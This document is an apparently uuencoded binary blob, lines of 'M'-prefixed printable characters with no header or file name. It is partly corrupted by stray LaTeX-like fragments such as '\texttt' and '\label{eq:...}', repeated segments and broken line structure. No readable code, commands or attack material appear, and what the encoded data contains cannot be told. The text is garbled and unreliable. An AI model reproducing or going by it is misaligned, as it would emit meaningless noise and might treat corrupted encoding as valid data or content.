M3SY3E^F^JRK@5(R"LQ-X#,P2(X1%<[L7.Z!;1TUXF.1X?W^J%?B,D3Y'9Q)N $\texttt{M_:GF8T>\#K")'<Y-5*^7\&K29?;6/$!N>BL;!$Q4E\&TR\;OH>[N5-6*]W:'H(*) = \texttt{M_:GF8T>\#K"} = \texttt{M_$ $M?J4/Y'X8E?$5_!\QRY<T96S/*7_E01MQ9J()I\"4_34\>)ZOV7'S3INMD,BB$ M-]E0,VMMB(UJCH;]9ZO7D<?OC6_M#B3Q-4T\!!T!\$`HQ8,&ORX9U[RT@3FKG M_PHC(]7G]NLWJ])>EEY7.=]N>-=>H_<C_TCX(M8_,M^HT^W?M_L3>;O+N*UR M`RT`ROF#1#K)ET,)G;M_-?5>O^2PN[=OK:(9SY6"A73M2]7%VCX)X?<IK:C\ M-3]GPZ(YSGDAE/KT).VS*9J:0Y^S@^UO<QFE84CH"_#UNJW?D@JA#`M0J;V) $MY3"3W4/$3/NH4I'"!<,0TRV"$#3/Q3#O(VG2FNN!"(OI7^:YRK1'+U&S)5I>$ $\texttt{M\#G?T;"!*5T5Z[8_0QJVR\5;\C;])O*!"W<5>3\$INW([C":4,H^SJ@?U3S2K,F]) = \texttt{M\#G?T;"!*5T5Z[8_0QJVR\5;\C;])O*!"W<5>3\$INW([C":4,H^SJ@?U3S2K,F]) = \texttt{M\#G?T;"} = \texttt{MGT;"} = \texttt{MG MV<%A<\$9E&,`\/<(2@?#-N1^IUM]EZ3(P0+Y[7;F%AFM)GYL&Y#UCE50['I8_ M;&1MJXI7?VF3B-[/4BR2:&>+://@RBD_!.NA2PT8WN:FCULS]R*WGC?]35M\$ M1[_ERONJ[F8.BK8`-^*`IFZ5E`X6H21*A_X\L,9&A/`:W1(!N\$#/E)#BQN<? $\label{eq:mm,'+!K+} $$ MM,'+!K+$ = <<V+<*,>-.$DM#;QW+$\mu_W_^4HHND4FUF=3"66&!(AFQX?KO2]QD $$$ M6%N/G7Z?3?\'RNNR5[YB"F&*=8W9:AG7LVZ>F8^(#M&`.`8>&VGI(>ACW[VT M/_Z4_X?53CL&;X8*#7XZLNC%?AK`4P%G*QHYBP>(+6P&.+/U)G%4!9(72#:I MPF8S]>O#53\M_70[FE11&4].HW=GU3C6<B=E:M:3EH-E\,)?9H+^]@ZM2WZY M"0IYC?9B%K?IC,MYK9MXTY)DM'MV5#IY/92"UBQ&,5!P9BB@`L1>`2%G(\$1" M>'R_'QU<I_D\$"CHBM\7^]/Z[CLE3M.!%8C8RF]U-F>WL5#":ZI/'ZK6R#)5V $\texttt{M} < \$S \# Y - \texttt{K} [@0:], @J2`(; @-=*SB/+?SL!C&A[), \0"Y - 7PKE = \#4C7*N:I,?R2)$ M*+K1TB#%'6C(/:%8@!7GMJC,+E2WMB\$/4MJ'GJB;O?X.]U*55%P,_=RV_P#] ME2.I%?NIOV\LA^AT>CHYHLU5`<8"S"]SFRO^NC\S5Q\LT8HRD#-F=&Z>\$*2P $M(J_=FT; -DY)$, _P?.*\MTO5?#V-3^\702S/KJY_, <3[4<'0VK/:Y=Y_@M MBHEIU*\$\$\$5TMTCYUJ;<_@W670:.;_\E+2:%D"\$_1'&*@SNCCBX9&S59!FWA/ M&,8PF')-CEAFV?!NRU<C[?9?..@HR-.AN93((=!XQKA_'2>&@]\$>YN`F'87H MGJFIONO"63`R1;/SK1H7&.A.3FMIM%^(-<-VTF@2D.LZ8V9T"< /H<"3X5S* MIF?2M>:PWQ=*OV*ZEF[BP<*Q9;^EBNHH+&3;,]1U3\%@?,@RMFTCV\UF!DXA ${\tt MY.Q+\#KB;GU,@J>=3TX7"^?=TC6\%2M\%\backslash+FRW1DWR(172**$'-\#\#=\#H!S.>22-MY.Q+\#KB;GU,@J>=3TX7"^?=TC6\%2M\%\backslash+FRW1DWR(172**$'-\#\#=\#H!S.>22-MY.Q+\#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^?=TC6%2M%\+FRW1DWR(172**$'-##=#H!S.>22-MY.Q+#KB;GU,@J>=3TX7"^*-MY.Q+#KB;GU,@J-*-MY.Q+#KB;GU,@J-*-MY.Q+#KB;GU,@J-*-MY.Q+#KB;GU,@J-*-MY.Q+#KB;GU,@J-*-MY.Q+#KB;GU,@J-*-MY.Q-*-M$ M\$@7ARDBE%Z:J)(W5VMU1@9T5[-!><>:K;B5(41))#_D#?T6=7!M_ZBU(-3+Q $\label{eq:mainsum} $$MA^IH8DA\#U9</M:>:+O%?^@+\"8%"\7"@LO!@/$$)YL&S`\#09.;JX(]O5<NOB$$ $\texttt{M6_4;,/U.F;WWW6} \\ \texttt{S!S1V1V\&@.FHQ9$QQ-S"X\&R8SF:"C\&`///WLWIY_G?J_Z }$ M.&%!"@/5_5]7BBOA*=N:(@D8+PJB>X[\$.I\$F(5^P/,M,B@*5B78"[LL8((OV $\label{eq:main_main} $$M[E1][AWE*_;5"+i$<JS1KBRUFQ9T3CQ9"(`0<@D`&&C(N_^$W\/5_F>VGT_$ $M+_)_S[?J/2_9)L)L,0A*1,A&=!(%';QQDKY)>[*HW9^86N-LN7E3PZH0HPV>]$ MXL2BE<\`=<\#])[ISO8<D6GL+H]1[)?F7U.E8'LNV6Z-9,@ 7QOQEFK38/-IU3 $M\&<2Z4B.V;'XE85>UMVKFS'E*F2[=(0(!=^M">?@YT.[_1\9V@(T;WL(_T-(M'))))]$ M=??/UCPZS)KC!'LO=)F8EPD#DW%#<% "J49@ND2YI<IC7BYP5JFZ^(7EQK/O M9>ASR[B=GKF,7)2FM/.#HYG,X3C2QZ]21&:UW/,<.#HJ]SC<H<5`UM<)7XW# $M5[%[A3.^-S&=6=9:?[$=,OZ87=OZ/H>P@%=?2^0W)MOU338VC*BAL_8J+GJG]$ $MVQ<_]MYY^;J#X:9^DR,YL5WS6(3!&V,6GM<IU[CB"JO;(WZ5ONU/P=,Z]*($ $M.H!/XJ3XSH\$ \$Q3@[\6.\$C0;\MS49S\73XF27C5]-.-U1@V<=QIA!D4Y-8=C $\texttt{M]V\&2"V\&F7?I(Z<+"/U8'0E9.6Y.\$5,U\$JT8V.\#L^Z4LU_^R*A<Y=12B'\$GH}$ $\label{localized} $MR<A1G3Q03BW5F3\M1R_4ZB/H_7GUYC6D]$ XVQMDFM"LW/$$18\02-IMRFBM82D$ $$$ M1Q'BYHD"QF@[@C&*X&FS]VSIJ.4YV.\9)Z7`3%[-444[[(I3%:SF3B+ZN7;C

MO[@LNW%E#EFRYDQ8C<:#%]]X&BD[063M=_98:/:UQTA(Z`M6^XT@FC/)%`@& M,>;S#&FC)8@J9,6'S/J=ME"?GYY6QX=Y%;D1Z_<WY45L"EL&4)[?G'H1<E*N M5PW^@2-,Z3F6.0Q=6LA3F,9V]!4Z,JY%D75?]8U!YQ(!LW>/[]ZOO>H?7#J. MKB: `WX)W]=&VBKA^R%E?)26]OY2=6/G@A22]8XI1]VWHA^\^I"/_77\1^OLR MV//O'V_W7?;C!<<H^8F5\$HCGH(G]^G0<7W:T-30';ME,,_L\$>:FBLX5YA(6! M]84R4[E[6!F'*=O4H>`#=6Z-S)K6K8@(C0>7J)>(,8<]F&,CQ\$.&,:8GYW'>M/TV7H0T\9S7H[&0U\$=E('R*;G'4>3P^#W)X9E"&LGS\UN;F-M0>=#>K\@-1 $\texttt{MS-B^PS7Y+ATXUDP.,6:>XGG_,OR\#FY'2;U[.\$E>X0)C)]!G5U>L\A"IA_^(II) = \texttt{MS-B^PS7Y+ATXUDP.,6:>XGG_,OR\#FY'2;U[.\$E>X0)C)]!G5U>L\A"IA_^(II) = \texttt{MS-B^PS7Y+ATXUDP.,6:>XGG_,OR\#FY'2;U[.\$E>X0,OC)C]}$ $MIS#U"C(!IA],]L,H'3PJ9XD[M[:C=4>(2Y?7(Q-\/:$];VWT7\]W6<J\7MH$$ MF/@5P]?^<W)L>RCORJ9@[0MV4X-L3RZV\R[>)N-U0H@_*-Q@*6D:0J!@T;K' $M(JU8RMY^A.9KK6]LW75A?7^**@,W![8[F[=?0E6N'\]]J*L(JON[6Y/@*D[;?])$ $M(?+=5"(RAK?;OL+@O.F'>K5!QGTG&%6Y8<=_216ZM7G;]7'#80?S!EJ]^>!@$ M%"?*QJK4FA6.Q->O"JDA!NZOV2\C[&UHPO`4R_KBJ>>F"]29BK".%!-4)QH/ M-\%OMZ^:?NO-^5.[N%/YDIA=9HHB60QSBADID8,14TEJ''=8]>9N3@=S1Z'S M%K0[4>QL):(7^3H;#Y3IBML2JKJOA-UFP\DZS[-[5_M?;6_Y1_7(L'XWS#? $MG<N\&]<C?KG+P/U_-L2/[/K?7XU^;6C-"0"!L(1`T^@]E9S55YM<]C?IKMBTD$ M%T/I[I<?MUD1]''6+P?Z]5%RUJ8]QO[V#=1Z/#['>3U1[>+YD;X]QY8G@03Q M`#^,!\MH^3]/C\#NG-OT@O'X>QG,8X)%(E&5=!B/O#,^1D:7ZFHOHP#I&]U) MOCM" "&1EYO^\$N83\$\$\PSQRC)A'9CI\$*\$^`R^DOG1L_.[:,&)CZXBID-L98T9 $M[I\$CU(7?H;\&Y'V*+=`9\&OA-[\5H(\$I!C!S-+/<_]DM.\#PO@\VYT=*QC\#QM)@$ MM7>F/E)X.Y\9DM(65`**?I59N^=S9<N%:L<KRR?-N3IOJ`7T_*54%`90-3DQ $\texttt{M\#'T"+"IZO}/W\?4F"KPTA!E!P^J]] \texttt{W}>\texttt{U3.'\$IC\&`>RQY)L:+*^[\303S]} \texttt{G4}$ M?,O(=M>!FUD4,97S0*8=_FXIH/!IMYF8\EK`ZU@L]K9LS\$,2S"TRC0VA53GL MPP#M5"EPV4-!%Z+!?465ZVBMI<10J33.!`9,D\$HB6J,\$00,89)9I*534S"Z6 MV42C"O\$-#4)O:4^6;2-(8AJ%_SK+2'OQM4H_*][=207B3N:1YB8\$<?85V]RW ME?(U_FT74YWMJ)UEZ6\6^)T2LJ8:#W(+=HGZI_<6Y7)H\(D',@_4M/UBS40R M7D1=J[JHZYD<:U2@Z7Z%:S=^7RS^3U:_@+Y.4Z6E0-@X%9+]++/Q%U#.WD\Z M`]*5K0;T>#;>79;LWTFYV[U4O9#3'%('H:)@I'J*^UY*%.!`!!YF%-U;MY&) M*ST5#@OX?VU8I/['SV)Z:SRCE]JLT5<B?7D;E%M2T.'YW95^_3W@[P5FV,=6 MK] %SC%IF3/10N".4B'IO<M6`8=@4<\$\$Q&\$L!>'T?9<Z=T&YYG*8[F+)^9)0C M;/9\$;U9=C?[!)]^1B^%-!?G&H!P#ET(>@<ST,DCVA<[^YU*9>B3K?\$X8[^X# M^3[?`^*CZ2S;=E.<T13R<DFT4DU=%(CGV,JDJQ]62A'MMI#*XG"CE,XE8[/E MSDXE2^2O#?B=3M#S8Y?B09;-,S^JQ[1I_HDSQ?*RW%MPCV>"[V0(S=,EBNIS $M\F/F7T\@(BKOT2Q??].OTF'?>\#[7BZLO81^E-*]G9JDT2E,YV?-QJER]?/@.$ M7;6FJ2EB:\$QK%OL2>-4GA<OK7[1HP'%I5SE(EZ!]#0F[<R'"-:H2GF]XTDM[$\texttt{M(D.7Y\MQ"J)]]} \\ \texttt{YGKSSQ!NZ0N/Z4A:IX4]]} \\ \texttt{0V1C*} \\ \texttt{S[NQ<"1F&5/BXI7G\\&1W)} \\ \texttt{NV1C*} \\ \texttt{NV2C*} \\ \texttt{NV3C*} \\$ MO'MG,!SR2>5Y0&<;FCH/,`<4ORQI"CB/+YG,LO+65)K\$?1PMZN67'B/O%3W[MZL8U?=4/,B&@51%SP:"OTOK7KMOB],AB'<8F8`]XF4X`'\&WMO!V?I_G_A>G M6UYZC^&.D<TZM_7)<&UK`,F].`:PVPRJ:3ZYF"=X]>\L@NTWV4V_YRNPT\$6C $MA0@FK@4BUA>?*J,Z4J+LSXW=+'6Y7%\\-G5P]F[\;\FV1AU2K-3N+/S.:<E$@$ $MD'" = \ R/CFD [+]'N9UOXG+H/F/=OHW^]M'Y0(X-H''G,6690'<-).1<&@2(3)$ MHLT>!J^POKU^&.RE_Z9CJK*O^!9S</(Z+%NB3'<Z5!?AV.?AL'7K9E[%<TS: M+L(F,15A2%<PZOK-6H1B(EC`F\E)NGPJ':#^Q^CI1^ZKS[;K1Y&?<KVCC5UM $M=')]AOX!>C1/+Z-=QN&+1FLT>ML9MSAJ)V'@0B<^M&.7IA`WSQ+H+U&)Y]\6$ $M\&OGU-FO+3\#*, L^12SC-]EZQ/14J],;^'H2\&\&;C8BC/E&<;RZ'/W/\#OSOU+03$ $\texttt{M)BZ/:RJMGU[K*\#M`52.\&)@'Z\?/\&16593;?UO[2XKEP)UW\&\$,[;2.DI.]=U'}$ MX?5Z-8OL1Q1T^T19^A7IA3"6DE8Q-8^EQT+Z>IK+-[AJ]<Y:=OW'L(W'"2;4 $M+-?F;[]%0<\\HT^A[(X*X?<N=-(J1W?:88T7QPRFECXN_Y#"-&H,HOQY8IM#X]]$ MZC<^0LO'A%?N9O3QQW!M3-'02@6!35[R=@GMJON<:.>/L)QF1"H+DWEB)DVU M(><</!H]6Q,0Y7+&60>Z)R3D0?3GJDVYRL3\A\:XZNC5NXY!9L@^BV^%4?DC MIG\$C%IG31,22D>(@HX]\18??DOP30M]J(P6!^K%CHQYB'51M?![%>E.[Q5S4 $\label{eq:mt.<08S>0%$OVRXMQQDZ=T[ORC$$T>=0-VTM8:0JLA6`H^\QOO1'ZBQY9_(]X$ M;,5WOGDA[01\$XIJ_%_BJ<E-,70+7MV1WC)>4B1]OJPCLH\:(WE#_^(:H71\S $\texttt{MUE} > \$, \texttt{T}/?5 \# \texttt{TEV2XO} * \texttt{A} \\ \texttt{SZ} "^+/< \texttt{H} \\ \texttt{S.\&5} \$ 9 @ \\ \texttt{P,B,8'OIV} + - \texttt{B/B,`'} \$ \texttt{A5M7} : \texttt{U}$ MSL>; [T[AJ#P'\LR_H5*75/0X==[,0?:=NL.M_93=_Y]S\P5->NT"2!%)80(X M7D#.E)N28/<?--Z80,2,8UX0-0:0_M=Q_4UZRMRZN2,+#WW(N2P1@)&R>JUL M.P9)+A!<`01!>UUNST>'P>N'H>'VZ.(]@Z.]XLLJ*])ELJ,PA&5H^`_M)0FG M>_:(<SX<[9_:8N1)H!+1_5E>KDODI5_6]S=UPS:CA;Q9=]0P9<ED//99L!Q2 MENR&%089<'1<U^MQJIT\$H%9A]04ZD"8H99)AX=XX/],B`R\$A!5J!@);^&F@7

M2087"[C>B@*AD\$Q.HAW!5]/J4V._OI^169R*):74TB@C)>J_^#7N>W^W>J=" MOV_4>6Z?+'5QKF&.MG"&-.]PG'J4?_]4T.E\!B6GSR=V3*!7DKYGA-K#3J* $M8]R"@0I;Q@?PC#]0)[Y5%(+JD1Y"]!,1^J/S!(\U'J6:C<"XT*X.+D_+[OV#])$ MG/C`P29@+#!/ZO+SL`G]CLPX^+B]P;5[SIARV)W*<_8]TP@V0\2KQYGY>].W M[ZU3"M18?KF/]!@^X05@C_03H2;\:NI]/0:C>"(T*9[ZU9HREF+V_N3EO#12 M6\$TWH3K[3QWG91D9&PK_)/N\$PAUX-1\>*O_OI^D"VU+T'^TLJ4O."8C\$G9W-M9\[ZCP:6NW3="92**)R::,_+/EJ?V+\PCX'-GU]]; `"ZFC_5C9L!/HMMV'\$\$ M(:OX:KY4\$CRA'ATPZ>B:`'H()/,>GQ?Y_Q]QV&@H!6?H"%10&\$Q)_.T=\HC9 M)=_XD&/I\$YLBN-'.>H5D1_#(B%%0F^%7?B,N,E9B&D"/"H/1UI9NOO2]"C8T MR85"1!>4"\$K3K2IE+DJJFZDS!"AD[<?,R+98R@WEA\$')(K(3#QY'6Q&?9]1N $M8+4ZF/NY]F]+V_"-22:>STIHHX7FQ[%/EF<K[KQ8$8`&(7#$1"O4\E?`C\\]$ MU.+M=9,: $QH;T%=5:"I:'@3Y0T:XWY<UR.4JT`^W.+!;43VKT+4!>Z?=(Q<V)$ $MQ8HRLH'_0W;Q(95J'?<D*4((8)(W0'7)1($D[JQBMS8CEDV)'5&+I=B9:/ZK$ MAE6A\$7&UV:9Y<,\$8#!R"+1(B`0_(0SZA:,;F3%6D_M9LL]T!/\R_:]?1\/TO M"GI?/`LL;BO-PR9C;%<CRQ5K/?QQ_#Y"CK^1[^VB-UI`6_TT[SDFFU7\PPPX MQRW^NV;F!III:'!Q&?JD0N#Q1S"&++P/2.5,BT.QT[A'RD+J8;&>-0@12*,O MA>J:S1D<FJX_^XGDOS%PG\&\O4'W2@5O^EX>Q2+4VYQVILS/8X\$H7SXX->_0 MPTUC`#?G-04<V"W[OBI`X3SX0!/1:'T`O,!2(.\VV:FN32D.8RB8KHD%T4)3 M,V?(]N>,PY8HX]9FICUI9B*PX#((XB!C[EEW7)DQ>^DR^Q;S5*FEWR>-U,</ M+9=7IL=GG>X\$`XK@8L]24^6O=06T>)(\$`?6)(_DWH>]KFOG:<Q!3%LJ2?AY* MR(R3[96&E<*9`%PO*071X'K^!>[)DJCIER0">H[/D3:Z&DY:<_7^'Z3FXMV7 MU/5VM##\$:/WT^3=OT9DV6V6;K)&>#.)&40)@F3MZ93__1PWW^22SO8^>?,EC M9ZVL_,=O(PW:+651!4/ET"B2Y*1Z,)\=7K%B:BI=D_=T%P\$&>*?ZX5.P&XCT M,,]78:E=\$I:1P[QA;_MS:%T^>&4DIO`B4E)\$?,C!L7-`[<O*[]D!C\$B;U](3 M;44&;2+)KGDTF4#S9>KFIR,8ZAYHM%S)F,=0%#)<!R_4''GRQ5D"XCL4TG\U M%WAXU#9+I"\]]?H](Z9E0S8J]X\G&J]\$5+&@6V?U[(/F\0#,](#C<?C_M_W1 MWD?N!E_X,/]8](!@7?[IGW-\K`RD&M1]3COPY6F+A4P9NL-G0\HN%5N8=@:# M5\$B0T`8*3=G+LIY7B<)AP^LH<NL;=4\$/=L#(,+`W."I3^:NO>E1@90(M+QG> M??:K^%^3\'#=^U\Y^/S?6/ISZ,JJ(55!V/*G4E,G4:.P:M*]N#%#QJKH97[_ $MHF8Y:A?MBC)(!^7Y51BJG2X3D="(R`"<?I)D_([Q*+O/WHL8=7]%'>*Z2_L_$ M\$WG+RX]GJZ9.X.N-LC"!2G%ORF",HS*Z1SJ=?Z*;):>Y28\$W[`CM6<\@6]), M:I"MJ:1B2K037(<U\\/-\$)5'DW=-AL2Q@LUT^9A64>(]46A0'2+',2;!:A%Z M.':Y:R9F0K\\O\]'8J6@Y.`-9L;W%CPT^Q)?M+\:Y).P>&2.&E\$H%:APW+NJ M>GNS#KQ02]MB9)AN&TK3-CV0Q3@?W%8-,:28B`,SXQ&8_-FX97"E)YS/]<<J M\$_.CE.^W7+KYV;/UY:<^6R^,/RIP-]VNZJ"^`CCI*IDD/A%>F'.WJM'3T/\$" MPOH.J*00'6+G87->\DRYOA?=Z%3BTKA@%AY2PR&\VLR/K#%B?RY=0HK'4)0] M6\`]T>N.&`IVIN1THJ)AY-H4Q'/I!Y\$[Y\(-X-?.F_B.[`XV5KMT&.[1`&75 MK&_#`1GJVWHQ"XFLS.3]PB_4I'_+Z!^I7.?CZP+;2N!HFK4;-9AM%R)(^:OG MMXY;GCAJ4-ZH%PU*K=P[QF+1%EV]0%9\^UTD\T:'RU()9AIM@BQ\+67?:"!-M&>_&J?'"5I5B")[1V2WL&J1*DF01R*B5[M!V1(01LM/-<C?\$HG(`7PGE(-, MWLIN+2.; T+6IB3SD] \$ *@; QT04] - OW " \$ UABTSLB \ N (> 5^ (QWD > EJ = GFU\$. . RC MOIF5 #UJ]=W]#?5PZ9-^R8]OI&?V-^0\EVEB53,N)RZ:<=</C.9DYLY223TR M<=FF%1L_L];55XN!`X2ZE&M#+W(I]7+O!W;**Q!CGP]]?XRM306SB(T9)3.\ M4L&J[P9=B'%VH:L.5YP\C]Z[\^?K]YC3_:G"2S+5+^B,M!>AR;301@0^#BSJ $M\#-S9_5WR3Y.$ `8H5F\T`0'T+^>2*QBIU6]\65[J%801)20)"Y&^\E!.5D&([S M@T@01F6!*'EF*,'YV]W3F]IOS;?@]/=<D=&M:B,2@\$@=)Y\$=JN).\$N!H_@?% MH3R_D8K+'5"PLW5#DH]]EG.VO@TU_?<N*5ODZ_;WH.Y[KWVB@V_:@;,,.)8Z M8R>,7ZHUQTO(",91@HU,9#G-K!4()/DKI9&?3SSSC%"B\$`1H1_KF0_\$L.TT(M*_--REKFK@N"'J=8J*H?*="`_5&N+%OD<"2'OSN0#X/\QOB4\@(_4_D)0L_M M-](GNGK7;3(-4\$8=T4Y902:3L?9=CB%U>]H\'=N@DA4/@6J,R9G9FWJ]5L8= MQ5B<R3C&?\AI);Q8<@C`^IXKT^4K:/*?5>5BV'Y_P?CX=MB()ETBTRBV2%G; M(LK,L2RO[I['14.`4%F6,VP+[%G0]X53]YB[U;OV#P9TK6TS2)*5/VG^)/WJ $\label{eq:main_main_state} $$ M[3P\CKR,E!R^0,24/8M^]B\U:^$;64+'S+V=$/_3%F/&GFH^20GDA_\N/\$ $$$ MQ>S(E1P*[W\$= 7PO%3MS\7AR <ULT.TU?#P8!'<.']<WYV7ONO/=S^<\S@T\ $\label{eq:mpac22SQH*A} $$ MPA&22SQH*A) = WG$2PB_; 4Q'HVU-7^R+4EE[^UF\5)O$4" (NF$5_6:EIE)G>O $$$ M53.L[766<>Y=_;XMV`5/=&:CE,NM@J%^!F?%F;%_9^+;G6I(?Y8J)XEL8@NE $\texttt{M\#[Y)Z/VK*\#@>UOG\$3J5B[D+D,O+Q`MIAT,CN+B,F0<:/_D5!:P*\$?D[MD] } \\$ $\label{eq:mf.'=OU:#+R)6;&P!I"K,@,1(9<J(*)T_T5M%<=U/&.'*<ZY#]]Q*)0,KC$V#$ $M&T>H[7>@4\YQ,1HB!_K426M]"E+8=9R/+8WF?=V.-BBLT=`R85\=29'K[8?]$

M\GSD%3*;WQX3R\-^&X>VH9^%G\$4L)1T09,0L3,<=730T@&C)--6[ES2YOA'* M0W2*HTMN>KZ=VX>5K1L2`,E%3,D-3:JMCJUWO-/HYZOTG\R'%Y@O@TQN89YG $MR7F = '((\0NBH@]I^X.^Q4\S,38$N:2SE\QW?&X85>0<Q&^8R = [X6*S^0*+^Q$ M7G:,I+C6,;*B/\;2>#/*U30U[92JPN/5INAKL*3C7!2H_9]M4\)2JB5"\QD MC3CM?; VWNC-=:E1SOC*VF<"^&X8>D>OOV-J2F9PB)(`YUZR#W4#)1#1)58V4 M#C^1GW]-@>V@ZA.ZF&D=2NW?DJ7T>V]^Z9\$A42\$R"GOH[W/\$HVV7,*4ZV`Y0 M>L) \ 1LB(]OVE?F9/Y/O"T) \ \\$NJ6VO[=!*.2; VMQ?\\$W>E<C1L+\\$F72R8W, ODF\\$ $M@Y\D*=\#,JQH$,BSS1=L@",7Q#]?71!6/G#WMJ-!YR.(VQK55TNOV?>W`=3D$ MDG;_\RKD^1,\IH"E*SO!>\%/9JI2J7J9R^O/'JZGB\[W=.H,P[A9I]_R=%L7 M,C73)75']RU'-'#[S1K12HM5,**F\EP]T6U">DOWU:@U&\$-1K63ZAK.VGW\) M9N-S\$)17M8E`_MZ&RF3&C]RQC#DSOC.(;\$>!0/?I2AQ#UH_OQY63H5GLEOF7 $M<\sqrt{7-CKA7JZT}>N+829E$ *)*72VRUBKQS:ZN3FH`AF(QVKI(D[4_-7I,`?QG\$EZ M?&J&N*/OFFEV,BE!TK\$H)%C\S.;]%W\$O*7RJ?8U>O;??.SK=C")C4Q)8.\$=V MS[D\$V/1UC1&:83HAE;J@U>]U'#>!8/[>Z\+B;PH8QAQ!%BJKX`/*H9H%G`BD M%CX9?]9Q>9[DGI]Z0/1[#.`K%UR,\$Q8SN>3Z)>ERL]1WK3_%YI:'^5[FU[E; $MR8UKK@T0\^57;B"\!31[V);65"%YWN90$@1N=-G1-\]T^2\I]+^)])SJ\^G$$ MG&2N=++\$4H5Q">3GZ8)!S@L0-IE\%FIJ/:Y`'^:=V\$1R;E*]LG_\NHM%'#^+ MY?<YS?&88854I\$)%&_)\O`CN,\$Z/3BMB!@]IO+4L1/<MPY/6HV#1A732Z)& MU<4N(7^/;&'Y3'Z%N7\3:PL%J_B4=]K<`TAO(.'BG.BH6+RC9'QVZ:)PX-%X MF)3T4&O[WPP)U\^HYA>1=XE_A0ES#BE];"/G:\$0Z%"BE[RR6<>\$J.=YB<7C% $MYF\p(44>K]HLG_0,WX0&V/=IK)-%_@F$p7]&AI;9*N.;[$'Y<1RV.8-]4RRZ$ $M]/,2%Q\:1R/?6JVTW/-0\=W(\K\U;F<6:-RG;7YQ/Q$OJ`'R`SEFCLQ)I&10$ M-#) 9VE&,;:=C<\$G,"4-[I"F2[`3UMN.UEM\$2J80A%^-)]A81/%H,\1#5]R*% MCG8_HU9S_VB;G15'EJR2FM+1?`DKCD9P5HCX8R5C_J=CD+ES1NFCXH;(EQ6F $M['_O-0C-=)<^*Q-1HF3DU4>-P#6T5$R9)V$.+H9`FG0YOW$>`T;!?&CW".N/$ $MA'7[RV80.M^{+}]*L0+K10[R$\#DOG[<ER+A3[6-F11],J2Q(4^R/+2&P]PD[I:0]$ $MF-F8V(\#4K8JHR<0$C:<,Z_G0&PV\U,@K0IW/XO44R?ZW>;.[$*D80)CJ*;HO$ M?-!"\$\^^C\)A18W5C+-5@3!!=_7+0VU&[7/.=MXU_`S,74YOAGXL/<TX(K\L M>O?V9=`8FPVVEV2?AR3;%,T3(I-91/IMZ8"^+^^H)M\$?S19*>\.'/-.]3YXU MX'5NZ(G.WAN9A6/R1(>>\:7]IG\$W\]F5ZM\COL\$_&U\BZ+#OR!Y@GH8`H8Y, MQ'Y9=3N<2IP"3B7"D]E)GENPTOM")/P?UM6%F&+#02]+0,W?O77%"(*Q9)WG $MT]4_4*H!(D@+S^7*9"+HO5;D?I[T*$G^14^2A&ZY9]1Q_\^1ZLG2AJLL';^L$ M)'QEY;'ZX/+"C2WW1ZO'*#^PMA%8DZCV'NM;3Q/LM"5B?C\1>#;WKBUR99!T M2+=PTP3@K64JA`I*#UCN:F1J&+CJ.;>LYOP.%T*K7*=_VN#LKXT,G"?CF]`/ M%"(!:BK?YW]&CE+:()6#)V1SXLUO=NZK[MI:JSSQT<M6YI&(4=]P9<3)H%`' MNO+=SF"U7*YDP0Y)\3JZII%1;J.("!75CEW1(LDT3=1=1W5K^9[EL2AUF."A M@A4='D&KO^\$\$1QP,R*0WD^UF_503?]YQWX,4X0"Q\/^15ZTAQI%:)#8&[&N6 MU%) EA56FZ62\$-I'"A>&T6Z%8H\+*B^G;\$/"=CR,O6"_J/H^]):']9/!)X,," $M@R/LITZG@OY?(FPMYD!`#D$]9G>H]@(_I[<Z>90IME4UY6-!(2,,'KS;7:P^$ M\$KEC[\$^M=\$>?C0=[\$<>L4!<&A*]OQ5\6AR[4F7\LAV*\R4<N+NYJ&8B!`DA" $M-"^YX?>5>1C!8"#46_@:CVCO^X<;Q'^[)">(2S_>/3N=O7TV2R=[B[9IC4/8]]$ $M:K-;0R!.A]'G>UWJ!Y(&#(Q\))'@?"_%6"X.3?_,UW@5(%?\B2UAU[&0U5M6])$ $\texttt{M)PB2?X5/.3YQKG\&7F7J_Q7L(+[@?KY,O-H\<&X;")L<V_\Y6G(>>$8H.ZZ!-}$ M"[S,"![?'/7-K#PWOL*J7S5TJJ35YP&(*6V?M)K6,UD9'R4N<UDG0SVCH*UX M4C7U'<Q!_Q,(?O"!_0E>@E.:9.?KOD@&IS\$@'H\$&!-`/8GMQQB/K3Y1]CYO< $\texttt{M&Y)3"!@0P(-@L!)')\#J9^-] \texttt{AP1[1-KWBX5.*8;A^W-?ZF+V7<>-4CA*\&=M\$L) } \\$ MP*U.D),@]P*@D\$H6A?_6GO.I!P7TLHE3]?Z^\$[+'4>IUG4[2C[]VB,U2Y8)(M6V"[\2J1^LJ%87EQ#8(P?CNDU*&1'LV0M-#=T)7_S_98T,\$=*%GZ9X(QZD-J MBJFN5LT@B"2]D106V?MTG_+JL=7>/B3(_)^@=5_WD).&Q*0>+ZTX(T=M5_^\ M7Q%_O"Y?*9[GBZ'R\$/@H4^KQGVD()WK]<AH\E6#TF:>=NK\Q-AX.)7_PI2ED M23GYWN'`FJ9+VUY?*O<8<?5"DG)[>Y*3RY\$L]GM:UO8P+F=)Y&8%4/=X/\$KI M/^A[O=^89D6SJ_B_']Y+X4TBZ\E)"RII]&Q24B4,N5%IB^PV;IW+L*NBQ;TI $M-^4(7MP/^+]U@, $)M=\\9B:9$V!/?V"#<0$I]Q#WGJK/@1W=MG?M:)XZC7VS"$ MF122@G.F[Q(7#<0Z!Q>Z*VV.T!1^L]T8)"&!&&`WMT*2(@66_!`>#*\N84Y M.C, VLMIX*64:SKT^2IWZFYTQU.STNA/`S`1<Y-#9C`BC%`Z*\$W?Y)\7DN!#W MT:_"FG-[RT1<_\.%";W4U30WL\$T<9F>OEWZAROB+AV8/VY"9N'K'#)LAGHRT $M?!X;U(_9P_L6=UP5TY96TEO>(N?\SX-">X,,O'79OX26)X-/2\-?(BX#23M")$ 